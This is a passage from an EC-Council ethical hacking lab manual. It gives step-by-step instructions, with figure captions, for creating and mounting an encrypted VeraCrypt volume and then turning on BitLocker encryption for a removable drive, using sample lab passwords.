


Figure 4.1.14: VeraCrypt Main Window with Select File Button

25. The **Select a VeraCrypt Volume** window appears; navigate to **Desktop**, click **My Volume**, and click **Open**.




Figure 4.1.15: Windows Standard File Selector Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The window closes, and the **VeraCrypt** window appears displaying the location of selected volume under the **Volume** field; then, click **Mount**.




Figure 4.1.16: VeraCrypt Main Window with Mount Button

27. The **Enter password** dialog-box appears; type the password you specified in **Step#16** into the **Password** field and click **OK**.

Note: The password specified in this task is **qwerty@123**.



Figure 4.1.17: VeraCrypt Enter password

28. After the password is verified, **VeraCrypt** will mount the volume in **I:** drive, as shown in the screenshot:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.1.18: VeraCrypt Main Window

29. **My Volume** has successfully mounted the container as a virtual disk (**I:**). The virtual disk is entirely encrypted (including file names, allocation tables, free space, etc.) and behaves similarly to a real disk. You can copy or move files to this virtual disk to encrypt them.
30. Create a text file on **Desktop** and name it **Test**. Open the text file and insert text.
31. Click **File** in the menu bar and click **Save**.




Figure 4.1.19: Text file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Copy the file from **Desktop** and paste it into **Local Disk (I:)**. Close the window.




Figure 4.1.20: Test.txt file in Encrypted Container

TASK 1.4

Dismount a Volume

33. Switch to the **VeraCrypt** window, click **Dismount**, and then click **Exit**.




Figure 4.1.21: VeraCrypt Main Window with Dismount Button

34. The **I:** drive located in **This PC** disappears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This lab is used to demonstrate that, in cases of system hacks, if an attacker manages to gain remote access or complete access to the machine, he/she will not be able to find the encrypted volume—including its files—unless he/she is able to obtain the password. Thus, all sensitive information located on the encrypted volume is safeguarded.

35. This concludes the demonstration of performing disk encryption using VeraCrypt.
36. Close all open windows and document all the acquired information.

TASK 2 Perform Disk Encryption using BitLocker Drive Encryption

Here, we will perform disk encryption using BitLocker Drive Encryption.

TASK 2.1 Launch BitLocker

BitLocker provides offline-data and OS protection for your computer, and helps to ensure that data stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized viewing by encrypting the entire Windows volumes.

1. In the **Windows 10** virtual machine, click the **Type here to search** field present at the bottom-left corner of **Desktop** and type **bitlocker**. Select **Manage BitLocker** from the search results.




Figure 4.2.1: Launch BitLocker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **BitLocker Drive Encryption** window appears; click the **New Volume (E:) BitLocker off** option under the **Removable data drives - BitLocker To Go** section.




Figure 4.2.2: BitLocker Drive Encryption

TASK 2.2

Encrypt the Drive

3. Click the **Turn on BitLocker** option under **New Volume (E:) BitLocker off**.




Figure 4.2.3: Turn on BitLocker option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **BitLocker Drive Encryption (E:)** wizard appears; check the **Use a password to unlock the drive** checkbox.
5. Type the password in the **Enter your password** field and re-type the password in the **Reenter your password** field; then, click **Next** (Here, the password entered is **test@123**).




Figure 4.2.4: BitLocker Drive Encryption (E:) wizard

6. The **How do you want to back up your recovery key?** step appears; click **Save to a file** from the available options.




Figure 4.2.5: How do you want to back up your recovery key? step

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Save BitLocker recovery key as** window appears; keep the save location set to default and click **Save**.




Figure 4.2.6: How do you want to back up your recovery key? step

8. Click **Next** in the **How do you want to back up your recovery key?** step.
9. In the **Choose how much of your drive to encrypt** step, select the **Encrypt entire drive (slower but best for PCs and drives already in use)** button, and click **Next**.




Figure 4.2.7: Choose how much of your drive to encrypt step

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the **Choose which encryption mode to use** step, ensure that the **Compatible mode (best for drives that can be moved from this device)** option is selected, and click **Next**.

